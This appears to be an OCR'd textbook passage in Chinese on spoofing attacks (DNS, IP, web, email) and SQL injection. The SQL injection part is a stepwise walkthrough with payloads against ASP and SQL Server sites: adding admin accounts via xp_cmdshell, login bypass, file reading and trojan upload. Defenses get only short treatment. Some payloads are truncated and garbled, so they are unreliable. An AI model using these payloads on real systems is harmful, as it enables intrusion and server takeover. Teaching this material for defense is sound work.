


图 3-44　DNS 欺骗

3．DNS 欺骗的检测

根据检测手段的不同，将其分为被动监听检测、虚假报文探测和交叉检查查询 3 种：

① 被动监听检测：该检测手段是通过旁路监听的方式，捕获所有 DNS 请求和应答数据包，并为其建立一个请求应答映射表。如果在一定的时间间隔内，一个请求对应两个或两个以上结果不同的应答包，则怀疑受到了 DNS 欺骗攻击，因为 DNS 服务器不会给出多个结果不同的应答包，即使目标域名对应多个 IP 地址，DNS 服务器也会在一个 DNS 应答包中返回，只是有多个应答域（AnswerSection）而已。

② 虚假报文探测：该检测手段采用主动发送探测包的手段来检测网络内是否存在 DNS 欺骗攻击者。这种探测手段基于一个简单的假设：攻击者为了尽快地发出欺骗包，不会对域名服务器 IP 的有效性进行验证。这样如果向一个非 DNS 服务器发送请求包，正常来说不会收到任何应答，但是由于攻击者不会验证目标 IP 是否是合法 DNS 服务器，他就会继续实施欺骗攻击，因此如果收到了应答包，则说明受到了攻击。

③ 交叉检查查询：所谓交叉检查即在客户端收到 DNS 应答包之后，向 DNS 服务器反向查询应答包中返回的 IP 地址所对应的 DNS 名字，如果二者一致说明没有受到攻击，否则说明被欺骗。

3.3.8.3 IP 欺骗

1．IP 欺骗的原理

通过编程的方法可以随意改变发出的包的 IP 地址，但工作在传输层的 TCP 协议是一种相对可靠的协议，不会让黑客轻易得逞。由于 TCP 是面向连接的协议，所以在双方正式传输数据之前，需要用“三次握手”来建立一个值得信赖的连接。假设是 hosta 和 hostb 两台主机进行通信，hostb 首先发送带有 SYN 标志的数据段通知 hosta 建立 TCP 连接，TCP 的可靠性就是由数据包中的多位控制字来提供的，其中最重要的是数据序列 SYN 和数据确认标志 ACK。B 将 TCP 报头中的 SYN 设为自己本次连接中的初始值(ISN)。

假如想冒充 hostb 对 hosta 进行攻击，就要先使用 hostb 的 IP 地址发送 SYN 标志给 hosta，但是当 hosta 收到后，并不会把 SYN+ACK 发送到欺骗者的主机上，而是发送到真正的 hostb 上去，这时就“露陷”了，因为 hostb 根本没发送发 SYN 请求。所以如果要冒充 hostb，首先要让 hostb 失去工作能力。也就是所谓的拒绝服务攻击，让 hostb 瘫痪。

可是这样还是远远不够的，最困难的就是要对 hosta 进行攻击，必须知道 hosta 使用的 ISN。TCP 使用的 ISN 是一个 32 位的计数器，从 0 到 4，294，967，295。TCP 为每一个连接选择一个初始序列号 ISN，为了防止因为延迟、重传等扰乱三次握手，ISN 不能随便选取，不同的系统有着不同的算法。ISN 约每秒增加 128000，如果有连接出现，每次连接将把计数器的数值增加 64000。很显然，这使得用于表示 ISN 的 32 位计数器在没有连接的情况下每 9.32 小时复位一次。之所以这样，是因为它有利于最大于度地减少“旧有”连接的信息干扰当前连接的机会。如果初始序例号是随意选择的，那么不能保证现有序例号是不同于先前的。假设有这样一种情况，在一个路由回路中的数据包最终跳

出循环，回到了“旧有”的连接，显然这会对现有连接产生干扰。

预测出攻击目标的序例号非常困难，而且各个系统也不想同，在 Berkeley 系统，最初的序列号变量由一个常数每秒加 1 产生，等加到这个常数的一半时，就开始一次连接。这样，如果开始一个合法连接，并观察到一个 ISN 正在使用，便可以进行预测，而且这样做有很高的可信度。现在假设黑客已经使用某种方法，能预测出 ISN。在这种情况下，他就可以将 ACK 序列号送给 hosta，这时连接就建立了。

2．IP 欺骗的过程

IP 欺骗由若干步骤组成，下面是它的详细步骤。

黑客为了进行对 hosta 的 IP 欺骗，要进行以下工作：使被主机 hostb 失去工作能力，同时采样目标主机 hosta 发出的 TCP 序例号，猜测出它的数据序例号。然后，伪装成主机 hostb，同时建立起与目标主机 hosta 基于地址验证的应用连接。连接成功后，黑客就可以设置所谓的“后门”以便日后使用。

（1）使被信任主机失去工作能力

为了伪装成主机 hostb 而不露陷，需要使其完全失去工作能力。由于攻击者将要代替主机 hostb，他必须确保主机 hostb 不能收到任何有效的网络数据，否则将会被揭穿。有许多方法可以达到这个目的（如 SYN 洪水攻击、TTN、Land 等攻击）。现假设已经使用某种方法使得主机 hostb 完全失去了工作能力。

（2）序例号取样和猜测

前面讲到了，对目标主机 hosta 进行攻击，必须知道目标主机 hosta 的数据包序例号。通常如何进行预测呢？往往先与被攻击主机 hosta 的一个端口（如：25）建立起正常连接。通常，这个过程被重复 N 次，并将目标主机最后所发送的 ISN 存储起来。然后还需要进行估计他的主机 hosta 与主机 hostb 之间的往返时间，这个时间是通过多次统计平均计算出来的。往返连接增加 64000。现在就可以估计出 ISN 的大小是 128000 乘以往返时间的一半，如果此时目标主机刚刚建立过一个连接，那么再加上 64000。一旦估计出 ISN 的大小，就开始着手进行攻击，当然虚假 TCP 数据包进入目标主机时，如果刚才估计的序例号是准确的，进入的数据将被放置在目标机的缓冲区中。但是在实际攻击过程中往往没这么幸运，如果估计序例号的小于正确值，那么将被放弃。而如果估计的序例号大于正确值，并且在缓冲区的大小之内，那么该数据被认为是一个未来的数据，TCP 模块将等待其他缺少的数据。如果估计序例号大于期待的数字且不在缓冲区之内，TCP 将会放弃它并返回一个期望获得的数据序例号。

伪装成主机 hostb 的 IP，此时，该主机仍然处在瘫痪状态，然后向目标主机的 513 端口（rlogin）发送连接请求。目标主机 hosta 立刻对连接请求作出反应，发更新 SYN+ACK 确认包给主机 hostb，因为此时主机 hostb 仍然处于瘫痪状态，它当然无法收到这个包，紧接关攻击者向目标主机发送 ACK 数据包，该包使用前面估计的序例号加 1。如果攻击者估计正确的话，目标主机将会接收该 ACK。连接就正式建立起了，可以开始数据传输

了。如果达到这一步，一次完整的 IP 欺骗就算完成了。

下面总结一下 IP 攻击的整个步骤：① 首先使主机 hostb 的网络暂时瘫痪，以免对攻击造成干扰；② 然后连接到目标机 hosta 的某个端口来猜测 ISN 基值和增加规律；③ 接下来把源址址伪装成主机 hostb，发送带有 SYN 标志的数据段请求连接；④ 然后等待目标机 hosta 发送 SYN+ACK 包给已经瘫痪的主机，因为现在看不到这个包；⑤ 最后再次伪装成主机 hostb 向目标主机 hosta 发送的 ACK，此时发送的数据段带有预测的目标机的 ISN+1；⑥ 连接建立，发送命令请求。

3. IP 欺骗的防范

虽然 IP 欺骗攻击有着相当难度，但这种攻击非常广泛，入侵往往由这里开始。预防这种攻击可以删除 UNIX 中所有的/etc/hosts.equiv、$HOME/.rhosts 文件，修改/etc/inetd.conf 文件，使得 RPC 机制无法应用。另外，还可以通过设置防火墙过滤来自外部而信源地址却是内部 IP 的报文。

3.3.8.4 Web 欺骗

1. Web 欺骗的原理

Web 欺骗的原理是攻击者通过伪造某个 WWW 站点的影像拷贝，使该影像 Web 的入口进入到攻击者的 Web 服务器，并经过攻击者机器的过滤作用，从而达到攻击者监控受攻击者的任何活动以获取有用信息的目的，这些信息当然包括用户的账户和口令。攻击者也能以受攻击者的名义将错误或者易于误解的数据发送到真正的 Web 服务器，以及以任何 Web 服务器的名义发送数据给受攻击者。简而言之，攻击者观察和控制着受攻击者在 Web 上做的每一件事。在整个过程中，攻击者只需要在自己的服务器上建立一个待攻击站点的拷贝，然后就是等待受害者自投罗网。因此，欺骗能够成功的关键是在受攻击者和其他 Web 服务器之间设立起攻击者的 Web 服务器，这种攻击种类在安全问题中称为“来自中间的攻击”。

在 Web 欺骗中把攻击者用来制造假象、进行欺骗攻击中的道具称为掩盖体。这些道具可以是：虚假的页面，虚假的连接，虚假的图表，虚假的表单等。攻击者竭尽全力的试图制造令受害体完全信服的信息。并引导受害体做一些非安全性的操作。前面提到的网络钓鱼和漏洞攻击中，都可以利用 Web 欺骗。同时，Web 欺骗也属于社会工程中的一种。

2. Web 欺骗的手段和方法

（1）改写 URL

在 URL 重写中，攻击者能够把网络流量转到攻击者控制的另一个站点上。利用 URL 地址，使地址都向攻击者的 Web 服务器，即攻击者可以将自己的 Web 地址加在所有 URL 地址的前面。这样，当用户与站点进行安全链接时，就会毫不防备地进入攻击者的服务器，于是用户的所有信息便处于攻击者的监视之中。但由于浏览器一般均设有地址栏和状态栏，当浏览器与某个站点边接时，可以在地址栏和状态样中获得连接中的 Web 站点

地址及其相关的传输信息，用户由此可以发现问题，所以攻击者往往在 URL 地址重写的同时，用 JavaScript 程序来重写地址栏和状态栏，以达到其掩盖欺骗的目的。

首先，攻击者改写 Web 页中的所有 URL 地址，这样它们指向了攻击者的 Web 服务器而不是真正的 Web 服务器。假设攻击者所处的 Web 服务器是 www.attacker.org，攻击者通过在所有链接前增加 http://www.attacker.org 来改写 URL。例如，http://home.netscape.com 将变为 http://www.attacker.org/http://home.netscape.com.当用户点击改写过的 http://home.netscape.com（可能它仍然显示的是 http://home.netscape.com），将进入的是 http://www.attacker.org，然后由 http://www.attacker.org 向 http://home.netscape.com 发出请求并获得真正的文档，然后改写文档中的所有链接，最后经过 http://www.attacker.org 返回给用户的浏览器。

如果受攻击者填写了一个错误 Web 上的表单，那么结果看来似乎会很正常，因为只要遵循标准的 Web 协议，表单欺骗很自然地不会被察觉：表单的确定信息被编码到 URL 中，内容会以 HTML（HyperTextMarkupLanguage，超文本标记语言）形式来返回。既然前面的 URL 都已经得到了改写，那么表单欺骗将是很自然的事情。

当受攻击者提交表单后，所提交的数据进入了攻击者的服务器。攻击者的服务器能够观察，甚至是修改所提交的数据。同样地，在得到真正的服务器返回信息后，攻击者在将其向受攻击者返回以前也可以为所欲为。

（2）特殊的网页假象

攻击者还可以制造一些特殊的网页来攻击用户。而这些网页表面上看起来，或许只是一个音乐站点或者只是简单一幅图片。但是利用通过 JavaScript 编程或者是 perl 等网页语言，受害者会被感染病毒和下载木马程序。

- Web 病毒。这种 Web 欺骗攻击主要是以迫害用户机器为主。它制作的 Web 看起来没有任何的危害，但是却将病毒感染给了被攻击者的机器。
- Web 木马。一些 windows 的漏洞给攻击者提供了方便。
- 图片格式文件的病毒。这种病毒的原理不同于 mime 漏洞，它是将 EXE 文件伪装成一个 BMP 图片文件，欺骗 IE 自动下载，再利用网页中的 JavaScript 脚本查找客户端的 Internet 临时文件夹，找到下载后的 BMP 文件，把它拷贝到 Temp 目录。再编写一个脚本把找到的 BMP 文件用 Debug 还原成 EXE，并把它放到注册表启动项中，在下一次开机时执行。

3. Web 欺骗的预防办法

Web 欺骗是当今 Internet 上具有相当危险性而不易被察觉的欺骗手法。幸运的是，可以采取的一些保护办法。

（1）短期的解决方案

- 禁止浏览器中的 JavaScript 功能，那么各类改写信息将原形毕露；
- 确保浏览器的连接状态是可见的，它将提供当前位置的各类信息；

- 时刻注意所点击的 URL 链接会在位置状态行中得到正确的显示。

现在，JavaScript、ActiveX 以及 Java 提供越来越丰富和强大的功能，而且越来越为黑客们进行攻击活动提供了强大的手段。为了保证安全，建议用户考虑禁止这些功能。

（2）长期的解决方案

- 改变浏览器，使之具有反映真实 URL 信息的功能，而不会被蒙蔽；
- 对于通过安全连接建立的 Web——浏览器对话，浏览器还应该告诉用户谁在另一端，而不只是表明一种安全连接的状态。比如：在建立了安全连接后，给出一个提示信息“NetscapeInc.”等等。

3.3.8.5 Email 欺骗

电子邮件欺骗是在电子邮件中改变名字使之看起来是从某地或某人发来的实际行为。这种欺骗经常被攻击者用来防止被人们识破。还可用来实现恶作剧和恶意行为。

欺骗者使用电子邮件欺骗有三个目的：第一，隐藏自己的身份。第二，欺骗者想冒充其他人。使用这种方法，无论谁接受到这封邮件，会认为邮件是欺骗者冒充的人发出的。第三，电子邮件欺骗是社会工程的一种表现形式。例如，如果欺骗者想让用户发给他一份敏感文件，欺骗者伪装邮件地址，使用户认为这是老板的要求，用户可能会发给他这封邮件。

执行电子邮件欺骗有三种基本方法，每一种有不同难度级别，执行不同层次的隐蔽：

1．相似的电子邮件地址

使用这种类型的攻击，欺骗者需要首先找到公司老板或者高级管理人员的名字。然后，欺骗者注册一个看上去像高级管理人员名字的邮件地址。只需简单地进入 hotmail 等网站或者提供免费邮件的公司，申请这样一个账号，并在电子邮件的别名字段填入管理者的名字。别名字段将显示在用户的邮件客户的发件人字段中。因为邮件地址似乎是正确的，所以收信人很可能会回复它，这样欺骗者就会得到想要的信息。

当用户收到邮件时，注意到它没有完整的电子邮件地址。这是因为把邮件客户设成只显示名字或者别名字段。虽然通过观察邮件头，用户能看到真实的邮件地址是什么，但是很少有用户这么做。

2．修改邮件客户

当用户发出一封电子邮件时，如果没有对发件人地址进行验证或者确认，当欺骗者有一个像 outlook 的邮件客户，就能够进入并且指定自己出现在发件人的地址中。欺骗者能够指定想要的任何返回地址。因此当用户回信时，信件将发送到欺骗者指定的地址，而不是到真实的地址。

3．远程联系，登录到端口 25

邮件欺骗一个更复杂的方法是远程登录到邮件服务器的端口 25。邮件服务器可以在互联网上收发邮件。当欺骗者想发送给用户信息时，先写一个信息，然后单击发送。接下来他的邮件服务器与用户的邮件服务器联系，在端口 25 发送信息。用户的邮件服务器

将把这个信息传递给用户。

越来越多的系统管理员正在意识到欺骗者在使用他们的系统进行欺骗，所以更新版的邮件服务器不允许邮件转发，并且一个邮件服务器应该只发送或者接受一个指定域名或者公司的邮件。

3.3.9 网站安全威胁

3.3.9.1 SQL（StructuredQueryLanguage）注入攻击

随着 B/S 模式应用开发的发展，使用这种模式编写应用程序的程序员也越来越多。但是由于程序员的水平及经验也参差不齐，相当大一部分程序员在编写代码的时候，没有对用户输入数据的合法性进行判断，使应用程序存在安全隐患。用户可以提交一段数据库查询代码，根据程序返回的结果，获得某些他想得知的数据，这就是所谓的 SQLInjection，即 SQL 注入。SQL 注入是从正常的 WWW 端口访问，而且表面看起来跟一般的 Web 页面访问没什么区别，所以目前市面的防火墙都不会对 SQL 注入发出警报，如果管理员没查看 IIS 日志的习惯，可能被入侵很长时间都不会发觉。但是，SQL 注入的手法相当灵活，在注入的时候会碰到很多意外的情况。需要根据具体情况进行分析，构造巧妙的 SQL 语句，从而成功获取想要的数据。据统计，网站用 ASP+Access 或 SQLServer 的占 70%以上，PHP+MySQL 占 20%，其他的不足 10%。本小节以 SQL SERVER+ASP 例说明 SQL 注入的原理、方法与过程。SQL 注入攻击的过程主要包含以下几步：

- 发现 SQL 注入位置；
- 判断后台数据库类型；
- 确定 XP_CMDSHELL 可执行情况；
- 发现 WEB 虚拟目录；
- 上传 ASP 木马；
- 得到管理员权限。

1．发现 SQL 注入位置

SQL 注入漏洞的判断一般来说，SQL 注入一般存在于形如：HTTP://xxx.xxx.xxx/abc.asp?id=XX 等带有参数的 ASP 动态网页中，有时一个动态网页中可能只有一个参数，有时可能有 N 个参数，有时是整型参数，有时是字符串型参数，不能一概而论。总之只要是带有参数的动态网页且此网页访问了数据库，那么就有可能存在 SQL 注入。如果 ASP 程序员没有安全意识，不进行必要的字符过滤，存在 SQL 注入的可能性就非常大。

为了全面了解动态网页回答的信息，首先请调整 IE 的配置。把 IE 菜单-工具-Internet 选项－高级－显示友好 HTTP 错误信息前面的勾去掉。为了把问题说明清楚，以下以 HTTP://xxx.xxx.xxx/abc.asp?p=YY 为例进行分析，YY 可能是整型，也有可能是字符串。

整型参数的判断当输入的参数 YY 为整型时，通常 abc.asp 中 SQL 语句原貌大致如

下：select*from 表名 where 字段=YY，所以可以用以下步骤测试 SQL 注入是否存在。

① HTTP://xxx.xxx.xxx/abc.asp?p=YY'（附加一个单引号），此时 abc.ASP 中的 SQL 语句变成了 select*from 表名 where 字段=YY'，abc.asp 运行异常；

② HTTP://xxx.xxx.xxx/abc.asp?p=YYand1=1，abc.asp 运行正常，而且与 HTTP://xxx.xxx.xxx/abc.asp?p=YY 运行结果相同；

③ HTTP://xxx.xxx.xxx/abc.asp?p=YYand1=2，abc.asp 运行异常；如果以上三步全面满足，abc.asp 中一定存在 SQL 注入漏洞。

字符串型参数的判断当输入的参数 YY 为字符串时，通常 abc.asp 中 SQL 语句原貌大致如下：select*from 表名 where 字段='YY'，所以可以用以下步骤测试 SQL 注入是否存在。

① HTTP://xxx.xxx.xxx/abc.asp?p=YY'（附加一个单引号），此时 abc.ASP 中的 SQL 语句变成了 select*from 表名 where 字段=YY'，abc.asp 运行异常；

② HTTP://xxx.xxx.xxx/abc.asp?p=YY&nb...39;1'='1'，abc.asp 运行正常，而且与 HTTP://xxx.xxx.xxx/abc.asp?p=YY 运行结果相同；

③ HTTP://xxx.xxx.xxx/abc.asp?p=YY&nb...39;1'='2'，abc.asp 运行异常；如果以上三步全面满足，abc.asp 中一定存在 SQL 注入漏洞。

有时 ASP 程序员会在程序员过滤掉单引号等字符，以防止 SQL 注入。此时可以用以下几种方法试一试。

① 大小定混合法：由于 VBS 并不区分大小写，而程序员在过滤时通常要么全部过滤大写字符串，要么全部过滤小写字符串，而大小写混合往往会被忽视。如用 SelecT 代替 select，SELECT 等；

② UNICODE 法：在 IIS 中，以 UNICODE 字符集实现国际化，完全可以 IE 中输入的字符串化成 UNICODE 字符串进行输入。如+=%2B，空格=%20 等；

③ ASCII 码法：可以把输入的部分或全部字符全部用 ASCII 码代替，如 U=chr（85），a=chr（97）等。

2．区分数据库服务器类型

一般来说，ACCESS 与 SQL-SERVER 是最常用的数据库服务器，尽管它们都支持 T-SQL 标准，但还有不同之处，而且不同的数据库有不同的攻击方法，必须要区别对待。

利用数据库服务器的系统变量进行区分 SQL-SERVER 有 user，db_name（）等系统变量，利用这些系统值不仅可以判断 SQL-SERVER，而且还可以得到大量有用信息。如：

① HTTP://xxx.xxx.xxx/abc.asp?p=YYanduser>0 不仅可以判断是否是 SQL-SERVER，而还可以得到当前连接到数据库的用户名；

② HTTP://xxx.xxx.xxx/abc.asp?p=YY&n...db_name（）>0 不仅可以判断是否是 SQL-SERVER，而还可以得到当前正在使用的数据库名；

利用系统表 ACCESS 的系统表是 msysobjects，且在 Web 环境下没有访问权限，而

SQL-SERVER 的系统表是 sysobjects，在 WEB 环境下有访问权限。对于以下两条语句：

① HTTP://xxx.xxx.xxx/abc.asp?p=YYand（selectcount（*）fromsysobjects）>0

② HTTP://xxx.xxx.xxx/abc.asp?p=YYand（selectcount（*）frommsysobjects）>0 若数据库是 SQL-SERVE，则第一条，abc.asp 一定运行正常，第二条则异常；若是 ACCESS 则两条都会异常。

3．确定 XP_CMDSHELL 可执行情况

若当前连接数据的账号具有 SA 权限，且 master.dbo.xp_cmdshell 扩展存储过程（调用此存储过程可以直接使用操作系统的 shell）能够正确执行，则整个计算机可以通过以下几种方法完全控制：

① HTTP://xxx.xxx.xxx/abc.asp?p=YY&nb...er>0abc.asp 执行异常但可以得到当前连接数据库的用户名（若显示 dbo 则代表 SA）。

② HTTP://xxx.xxx.xxx/abc.asp?p=YY...me（）>0abc.asp 执行异常但可以得到当前连接的数据库名。

③ HTTP://xxx.xxx.xxx/abc.asp?p=YY；execmaster..xp_cmdshell“netuseraaabbb/add”--（master 是 SQL-SERVER 的主数据库；其中的分号表示 SQL-SERVER 执行完分号前的语句，继续执行其后面的语句；“--”号是注解，表示其后面的所有内容仅为注释，系统并不执行）可以直接增加操作系统账户 aaa，密码为 bbb。

④ HTTP://xxx.xxx.xxx/abc.asp?p=YY；execmaster..xp_cmdshell“netlocalgroupadministratorsaaa/add”--把刚刚增加的账户 aaa 加到 administrators 组中。

⑤ HTTP://xxx.xxx.xxx/abc.asp?p=YY ； backuupdatabase 数据库名 todisk='c:\inetpub\wwwroot\save.db'则把得到的数据内容全部备份到 Web 目录下，再用 HTTP 把此文件下载（当然首先要知道 Web 虚拟目录）。

⑥ 通过复制 CMD 创建 UNICODE 漏洞 HTTP://xxx.xxx.xxx/ abc.asp?p=YY;exe...dbo.xp_cmdshell“copyc:\winnt\system32\cmd.exec:\inetpub\scripts\cmd.exe”便制造了一个 UNICODE 漏洞，通过此漏洞的利用方法，便完成了对整个计算机的控制。

4．发现 Web 虚拟目录

只有找到 Web 虚拟目录，才能确定放置 ASP 木马的位置，进而得到 USER 权限。有两种方法比较有效。一是根据经验猜解，一般来说，Web 虚拟目录是：c:\inetpub\wwwroot;D:\inetpub\wwwroot;E:\inetpub\wwwroot 等，而可执行虚拟目录是：c:\inetpub\scripts;D:\inetpub\scripts;E:\inetpub\scripts 等。二是遍历系统的目录结构，分析结果并发现 Web 虚拟目录；先创建一个临时表：tempHTTP://xxx.xxx.xxx/abc.asp?p=YY;create&n...mp（idnvarchar（255），num1nvarchar（255），num2nvarchar（255），num3nvarchar（255））;接下来：

① 可以利用 xp_availablemedia 来获得当前所有驱动器，并存入 temp 表中：HTTP://xxx.xxx.xxx/abc.asp?p=YY;inserttemp...ter.dbo.xp_availablemedia;--通过查询 temp

的内容可以获得驱动器列表及相关信息；

② 可以利用 xp_subdirs 获得子目录列表，并存入 temp 表中：HTTP://xxx. xxx.xxx/abc.asp?p=YY;insertintotemp（i...dbo.xp_subdirs'c:\';

③ 可以利用 xp_dirtree 获得所有子目录的目录树结构，并存入 temp 表中：HTTP://xxx.xxx.xxx/abc.asp?p=YY;insertintotemp（id，num1）execmaster.dbo.xp_dirtree'c:\';

这样就可以成功的浏览到所有的目录（文件夹）列表：如果需要查看某个文件的内容，可以通过执行 xp_cmdsell：HTTP://xxx.xxx.xxx/abc.asp?p=YY;insertintotemp（id）exec...nbsp;'typec:\web\index.asp';使用'bulkinsert'语法可以将一个文本文件插入到一个临时表中。如：bulkinserttemp（id）from'c:\inetpub\wwwroot\index.asp'浏览 temp 就可以看到 index.asp 文件的内容了。

通过分析各种 ASP 文件，可以得到大量系统信息，Web 建设与管理信息，甚至可以得到 SA 账号的连接密码。当然，如果 xp_cmshell 能够执行，可以用它来完成：HTTP://xxx.xxx.xxx/abc.asp?p=YY;insertintotemp（id）&nbs...cmdshell'dirc:\';HTTP://xxx.xxx.xxx/abc.asp?p=YY;insertintotemp（id）&n...p_cmdshell'dirc:*.asp/s/a';通过 xp_cmdshell 可以看到所有想看到的，包括 W3svcHTTP://xxx.xxx.xxx/abc.asp?p=YY;insertintotemp（id）execmaster.dbo.xp_cmdshe...ub\AdminScripts\adsutil.vbsenumw3svc'但是，如果不是 SA 权限，还可以使用 HTTP://xxx.xxx.xxx/abc.asp?p=YY;insertintotemp（id，num1）execmaster.dbo.xp_dirtree'c:\'。

5. 上传 ASP（ActiveServerPage）木马

所谓 ASP 木马，就是一段有特殊功能的 ASP 代码，并放入 Web 虚拟目录的 Scripts 下，远程客户通过 IE 就可执行它，进而得到系统的 USER 权限，实现对系统的初步控制。一般有两种方式上传 ASP 木马。第一种，通过 sql 注入手段，获取管理员权限，通过备份数据库的功能将 asp 木马写入服务器。第二种，进入后台通过 asp 程序的上传功能的漏洞，上传木马等等，当然正常情况下，这些可以上传文件的 asp 程序都是有权限限制的，大多也限制了 asp 文件的上传。

许多 Web 站点，为了维护的方便，都提供了远程管理的功能；也有不少 Web 站点，其内容是对于不同的用户有不同的访问权限。为了达到对用户权限的控制，都有一个网页，要求用户名与密码，只有输入了正确的值，才能进行下一步的操作，可以实现对 Web 的管理，如上传、下载文件，目录浏览、修改配置等。因此，若获取正确的用户名与密码，不仅可以上传 ASP 木马，有时甚至能够直接得到 USER 权限而浏览系统，上一步的“发现 Web 虚拟目录”的复杂操作都可省略。用户名及密码一般存放在一张表中，发现这张表并读取其中内容便解决了问题。以下给出两种有效方法。

① 注入法：从理论上说，认证网页中会有型如：select*fromadminwhereusername='XXX'andpassword='YYY'的语句，若在正式运行此句之前，没有进行必要的字符过滤，则很容易实施 SQL 注入。如在用户名文本框内输入：'abc'or1=1 在密码框内输入：123

则 SQL 语句变成：select*fromadminwhereusername='abc'or1=1andpassword='123'不管用户输入任何用户名与密码，此语句永远都能正确执行，用户轻易骗过系统，获取合法身份。

② 猜解法：基本思路是：猜解所有数据库名称，猜出库中的每张表名，分析可能是存放用户名与密码的表名，猜出表中的每个字段名，猜出表中的每条记录内容。猜解所有数据库名称 HTTP://xxx.xxx.xxx/abc.asp?p=YYand （selectcount（*）frommaster.dbo.sysdatabaseswherename>1anddbid=6）<>0 因为 dbid 的值从 1 到 5，是系统使用。所以用户建的一定是从 6 开始的。并且提交了 name>1（name 字段是一个字符型的字段和数字比较会出错），abc.asp 工作异常，可得到第一个数据库名，同理把 DBID 分别改成 7，8，9，10，11，12，…就可得到所有数据库名。以下假设得到的数据库名是 TestDB。猜解数据库中用户名表的名称猜解法：此方法就是根据个人的经验猜表名，一般来说有，user，users，member，members，userlist，memberlist，userinfo，manager，admin，adminuser，systemuser，systemusers，sysuser，sysusers，sysaccounts，systemaccounts 等。并通过语句进行判断 HTTP://xxx.xxx.xxx/abc.asp?p=YYand（selectcount（*）fromTestDB.dbo.表名）>0 若表名存在，则 abc.asp 工作正常，否则异常。如此循环，直到猜到系统账号表的名称。

6．得到系统的管理员权限

ASP 木马只有 USER 权限，要想获取对系统的完全控制，还要有系统的管理员权限。提升权限的方法有很多种：上传木马，修改开机自动运行的.ini 文件；复制 CMD.exe 到 scripts，人为制造 UNICODE 漏洞；下载 SAM 文件，破解并获取 OS 的所有用户名密码等等，视系统的具体情况而定，可以采取不同的方法。

针对上述的 SQL 注入攻击，可以使用下面的方法进行防御：

① 下载 SQL 通用防注入系统的程序，在需要防范注入的页面头部用 <!--#includefile=“xxx.asp”-->来防止攻击者进行手动注入测试。可是攻击者通过 SQL 注入分析器就可轻松跳过防注入系统并自动分析其注入点，然后只需几秒钟，管理员账号及密码就会被分析出来。

② 对于注入分析器的防范，首先要知道 SQL 注入分析器是如何工作的。如果分析器并不是针对 admin 管理员账号，而是针对权限（如 flag=1），那么无论管理员账号怎么变都无法逃过检测。

